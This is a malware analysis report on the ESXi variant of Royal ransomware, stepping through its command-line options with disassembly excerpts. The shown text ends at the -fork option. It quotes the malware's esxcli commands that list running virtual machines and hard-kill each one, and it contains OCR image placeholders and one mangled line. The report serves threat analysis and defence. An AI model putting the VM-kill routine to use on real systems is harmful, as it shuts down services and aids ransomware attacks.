ESXi Ransomware – A case study of Royal Ransomware

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents

Executive summary


Royal ransomware joins other ransomware groups targeting ESXi servers. The malware powers off all virtual machines using the esxcli tool and doesn't encrypt a list of files that are embedded in the code. As in the case of the Windows version, a parameter called "-id" consisting of 32 characters must be specified in the command line.

The files are encrypted using the AES algorithm, with the key and IV being encrypted using the RSA public key that is hard-coded in the executable. The process can partially encrypt a file depending on its size and the value of the "-ep" parameter. The extension of the encrypted files is changed to ".royal_u".

Analysis and findings

SHA256: 06abc46d5dbd012b170c97d142c6b679183159197e9d3f6a76ba5e5abf999725

The ransomware retrieves the command line arguments and compares them with "-id", "-ep", "-stopvm", "-vmonly", "-fork", and "-logs":




```
.text:000000000040A82C
.text:000000000040A82C loc_40A82C:
.text:000000000040A82C mov     eax, [rbp+var_24]
.text:000000000040A82F cdqe
.text:000000000040A831 shl     rax, 3
.text:000000000040A835 add     rax, [rbp+var_90]
.text:000000000040A83C mov     rax, [rax]
.text:000000000040A83F mov     esi, offset aId_0 ; "-id"
.text:000000000040A844 mov     rdi, rax        ; s1
.text:000000000040A847 call    _strcmp
.text:000000000040A84C test    eax, eax
.text:000000000040A84E jnz     short loc_40A888
```

```
.text:000000000040A888
.text:000000000040A888 loc_40A888:
.text:000000000040A888 mov     eax, [rbp+var_24]
.text:000000000040A88B cdqe
.text:000000000040A88D shl     rax, 3
.text:000000000040A891 add     rax, [rbp+var_90]
.text:000000000040A898 mov     rax, [rax]
.text:000000000040A89B mov     esi, offset aEp ; "-ep"
.text:000000000040A8A0 mov     rdi, rax        ; s1
.text:000000000040A8A3 call    _strcmp
.text:000000000040A8A8 test    eax, eax
.text:000000000040A8AA jnz     short loc_40A8EA
```

```
.text:000000000040A8EA
.text:000000000040A8EA loc_40A8EA:
.text:000000000040A8EA mov     eax, [rbp+var_24]
.text:000000000040A8ED cdqe
.text:000000000040A8EF shl     rax, 3
.text:000000000040A8F3 add     rax, [rbp+var_90]
.text:000000000040A8FA mov     rax, [rax]
.text:000000000040A8FD mov     esi, offset aStopvm ; "-stopvm"
.text:000000000040A902 mov     rdi, rax        ; s1
.text:000000000040A905 call    _strcmp
```

Figure 1


The "-id" parameter consisting of 32 characters is mandatory; otherwise, the following message is displayed:



```
.text:000000000040A9B6 mov     edi, offset s   ; "-id: id must be 32 characters"
.text:000000000040A9BB call    _puts
.text:000000000040A9C0 mov     eax, 0
.text:000000000040A9C5 jmp     loc_40AB72
```

Figure 2

The “-ep” parameter represents the encryption percentage of the files. It is converted from string to integer using the atoi function, as shown in figure 3.




```
.text:000000000040A8AC add     [rbp+var_24], 1
.text:000000000040A8B0 mov     eax, [rbp+var_24]
.text:000000000040A8B3 cdqe
.text:000000000040A8B5 shl     rax, 3
.text:000000000040A8B9 add     rax, [rbp+var_90]
.text:000000000040A8C0 mov     rax, [rax]
.text:000000000040A8C3 mov     rdi, rax        ; nptr
.text:000000000040A8C6 call    _atoi
.text:000000000040A8CB mov     dword ptr [rbp+var_34], eax
.text:000000000040A8CE cmp     dword ptr [rbp+var_34], 0
.text:000000000040A8D2 jle     short loc_40A8DE
```

```
.text:000000000040A8D4 cmp     dword ptr [rbp+var_34], 100
.text:000000000040A8D8 jle     loc_40A98C
```

```
.text:000000000040A8DE
.text:000000000040A8DE loc_40A8DE:
.text:000000000040A8DE mov     dword ptr [rbp+var_34], 50
.text:000000000040A8E5 jmp     loc_40A98C
```

Figure 3


When running with the “-stopvm” parameter, the process calls a function named stop_vm. It creates a child process via a call to fork (see figure 4).



```
.text:000000000040A199 _ZL7stop_vmv proc near
.text:000000000040A199
.text:000000000040A199 var_5D0= byte ptr -5D0h
.text:000000000040A199 dest= byte ptr -1D0h
.text:000000000040A199 s= byte ptr -0D0h
.text:000000000040A199 size= qword ptr -0A0h
.text:000000000040A199 var_38= dword ptr -38h
.text:000000000040A199 fd= dword ptr -34h
.text:000000000040A199 ptr= qword ptr -30h
.text:000000000040A199 haystack= qword ptr -28h
.text:000000000040A199 var_20= qword ptr -20h
.text:000000000040A199 var_14= dword ptr -14h
.text:000000000040A199
.text:000000000040A199 ; __unwind { // ___gxx_personality_v0
.text:000000000040A199 push    rbp
.text:000000000040A19A mov     rbp, rsp
.text:000000000040A19D push    rbx
.text:000000000040A19E sub     rsp, 5C8h
.text:000000000040A1A5 call    _fork
.text:000000000040A1AA mov     [rbp+var_38], eax
.text:000000000040A1AD cmp     [rbp+var_38], 0
.text:000000000040A1B1 jnz     short loc_40A1E1
```

Figure 4


The child process obtains a list of running virtual machines, which are identified by World ID and Display Name. It saves it in a file called “list”:



```
.text:000000000040A1B3 mov     r8d, 0
.text:000000000040A1B9 mov     ecx, offset aEsxcliVmProces ; "esxcli vm process list > list"
.text:000000000040A1BE mov     edx, offset aC  ; "-c"
.text:000000000040A1C3 mov     esi, offset arg ; "/bin/sh"
.text:000000000040A1C8 mov     edi, offset arg ; "/bin/sh"
.text:000000000040A1CD mov     eax, 0
.text:000000000040A1D2 call    _execlp
.text:000000000040A1D7 mov     edi, 0          ; status
.text:000000000040A1DC call    _exit
```

Figure 5

The parent process opens the “list” file and gets the file status using the stat method, as displayed below.




```
.text:000000000040A1E1
.text:000000000040A1E1 loc_40A1E1:             ; stat_loc
.text:000000000040A1E1 mov     edi, 0
.text:000000000040A1E6 call    _wait
.text:000000000040A1EB mov     esi, 0          ; oflag
.text:000000000040A1F0 mov     edi, offset file ; "list"
.text:000000000040A1F5 mov     eax, 0
.text:000000000040A1FA call    _open
.text:000000000040A1FF mov     [rbp+fd], eax
.text:000000000040A202 cmp     [rbp+fd], 0FFFFFFFFh
.text:000000000040A206 jz      loc_40A404
```

```
.text:000000000040A20C lea     rax, [rbp+s]
.text:000000000040A213 mov     edx, 90h        ; n
.text:000000000040A218 mov     esi, 0          ; c
.text:000000000040A21D mov     rdi, rax        ; s
.text:000000000040A220 call    _memset
.text:000000000040A225 lea     rax, [rbp+s]
.text:000000000040A22C mov     rsi, rax        ; stat_buf
.text:000000000040A22F mov     edi, offset file ; "list"
.text:000000000040A234 call    stat
```


Figure 6

The above file's content is read using a function called read_all, which is a wrapper for the read method:



```
.text:000000000040A27D
.text:000000000040A27D loc_40A27D:
.text:000000000040A27D mov     rax, [rbp+size]
.text:000000000040A284 mov     rdx, rax        ; unsigned __int64
.text:000000000040A287 mov     rcx, [rbp+ptr]
.text:000000000040A28B mov     eax, [rbp+fd]
.text:000000000040A28E mov     rsi, rcx        ; unsigned __int8 *
.text:000000000040A291 mov     edi, eax        ; int
.text:000000000040A293 call    _Z8read_alliPhm ; read_all(int,uchar *,ulong)
.text:000000000040A298 xor     eax, 1
.text:000000000040A29B test    al, al
.text:000000000040A29D jz      short loc_40A2BA
```

Figure 7



```
.text:000000000040AD00
.text:000000000040AD00 loc_40AD00:
.text:000000000040AD00 mov     rax, [rbp+var_10]
.text:000000000040AD04 mov     rdx, [rbp+var_38]
.text:000000000040AD08 sub     rdx, rax        ; nbytes
.text:000000000040AD0B mov     rax, [rbp+var_18]
.text:000000000040AD0F mov     rcx, [rbp+var_30]
.text:000000000040AD13 add     rcx, rax
.text:000000000040AD16 mov     eax, [rbp+fd]
.text:000000000040AD19 mov     rsi, rcx        ; buf
.text:000000000040AD1C mov     edi, eax        ; fd
.text:000000000040AD1E call    _read
.text:000000000040AD23 mov     [rbp+var_8], rax
.text:000000000040AD27 cmp     [rbp+var_8], 0FFFFFFFFFFFFFFFFh
.text:000000000040AD2C jz      short loc_40AD35
```

```
.text:000000000040AD2E cmp     [rbp+var_8], 0
.text:000000000040AD33 jnz     short loc_40AD3C
```


```
.text:000000000040AD3C
.text:000000000040AD3C loc_40AD3C:
.text:000000000040AD3C mov     rax, [rbp+var_8]
.text:000000000040AD40 add     [rbp+var_10], rax
.text:000000000040AD44 mov     rax, [rbp+var_10]
.text:000000000040AD48 mov     [rbp+var_18], rax
.text:000000000040AD4C mov     rax, [rbp+var_10]
.text:000000000040AD50 cmp     rax, [rbp+var_38]
.text:000000000040AD54 setnz   al
.text:000000000040AD57 test    al, al
.text:000000000040AD59 jnz     short loc_40AD00
```

```
.text:000000000040AD35
.text:000000000040AD35 loc_40AD35:
.text:000000000040AD35 mov     eax, 0
```

```
.text:000000000040AD5B mov     eax, 1
```


Figure 8

All virtual machines are powered off based on the World ID by spawning a new process:



```
.text:000000000040A3D1
.text:000000000040A3D1 loc_40A3D1:
.text:000000000040A3D1 mov     rax, [rbp+haystack]
.text:000000000040A3D5 mov     esi, offset aWorldId ; "World ID: "
.text:000000000040A3DA mov     rdi, rax        ; haystack
.text:000000000040A3DD call    _strstr
.text:000000000040A3E2 mov     [rbp+haystack], rax
.text:000000000040A3E6 cmp     [rbp+haystack], 0
.text:000000000040A3EB setnz   al
.text:000000000040A3EE test    al, al
.text:000000000040A3F0 jnz     loc_40A2EB
```

Figure 9



```
.text:000000000040A366 lea     rdx, [rbp+dest]
.text:000000000040A36D lea     rax, [rbp+var_5D0]
.text:000000000040A374 mov     esi, offset format ; "esxcli vm process kill --type=hard --wo"...
.text:000000000040A379 mov     rdi, rax        ; s
.text:000000000040A37C mov     eax, 0
.text:000000000040A381 call    _sprintf
.text:000000000040A386 call    _fork
.text:000000000040A38B mov     [rbp+var_38], eax
.text:000000000040A38E cmp     [rbp+var_38], 0
.text:000000000040A392 jnz     short loc_40A3C7
```


```
)00000040A3C7
)00000040A3C7 loc_40A3C7:                   ; stat_loc
)00000040A3C7 mov     edi, 0
)00000040A3CC call    _wait
```

```
.text:000000000040A394 lea     rax, [rbp+var_5D0]
.text:000000000040A39B mov     r8d, 0
.text:000000000040A3A1 mov     rcx, rax
.text:000000000040A3A4 mov     edx, offset aC  ; "-c"
.text:000000000040A3A9 mov     esi, offset arg ; "/bin/sh"
.text:000000000040A3AE mov     edi, offset arg ; "/bin/sh"
.text:000000000040A3B3 mov     eax, 0
.text:000000000040A3B8 call    _execlp
.text:000000000040A3BD mov     edi, 0          ; status
.text:000000000040A3C2 call    _exit
```

Figure 10

If the malware is running with the "-vmonly" parameter, then no files are encrypted, and the execution flow isn't impacted.

Whether the "-logs" parameter is specified, multiple logs are displayed in the standard output:




```
.text:000000000040A963
.text:000000000040A963 loc_40A963:
.text:000000000040A963 mov     eax, [rbp+var_24]
.text:000000000040A966 cdqe
.text:000000000040A968 shl     rax, 3
.text:000000000040A96C add     rax, [rbp+var_90]
.text:000000000040A973 mov     rax, [rax]
.text:000000000040A976 mov     esi, offset aLogs ; "-logs"
.text:000000000040A97B mov     rdi, rax        ; this
.text:000000000040A97E call    _strcmp
.text:000000000040A983 test    eax, eax
.text:000000000040A985 jnz     short loc_40A98C
```

```
[rbp+var_25], 1
```

```
.text:000000000040A987 call    _ZN4logs4initEv ; logs::init(void)
```


Figure 11



```
.text:000000000040C62E ; __int64 __fastcall logs::init(logs *__hidden this)
.text:000000000040C62E public _ZN4logs4initEv
.text:000000000040C62E _ZN4logs4initEv proc near
.text:000000000040C62E ; __unwind { // ___gxx_personality_v0
.text:000000000040C62E push    rbp
.text:000000000040C62F mov     rbp, rsp
.text:000000000040C632 mov     rax, cs:stdout@@GLIBC_2_2_5
.text:000000000040C639 mov     cs:_ZL3log, rax ; log
.text:000000000040C640 leave
.text:000000000040C641 retn
.text:000000000040C641 ; } // starts at 40C62E
.text:000000000040C641 _ZN4logs4initEv endp
.text:000000000040C641
```

Figure 12

In the case of running with the "-fork" parameter, the executable creates a child process and performs a function call to setsid:



```
.text:000000000040A9E5 call    _fork
.text:000000000040A9EA mov     [rbp+var_14], eax
.text:000000000040A9ED cmp     [rbp+var_14], 0
.text:000000000040A9F1 jns     short loc_40A9FD
```


```
.text:000000000040A9FD
.text:000000000040A9FD loc_40A9FD:
.text:000000000040A9FD cmp     [rbp+var_14], 0
.text:000000000040AA01 jz      short loc_40AA0D
```

```
.text:000000000040AA03 mov     edi, 0          ; status
.text:000000000040AA08 call    _exit
```

```
.text:000000000040AA0D
.text:000000000040AA0D loc_40AA0D:
.text:000000000040AA0D call    _setsid
.text:000000000040AA12 call    _fork
.text:000000000040AA17 mov     [rbp+var_14], eax
.text:000000000040AA1A cmp     [rbp+var_14], 0
.text:000000000040AA1E jns     short loc_40AA2A
```

Figure 13

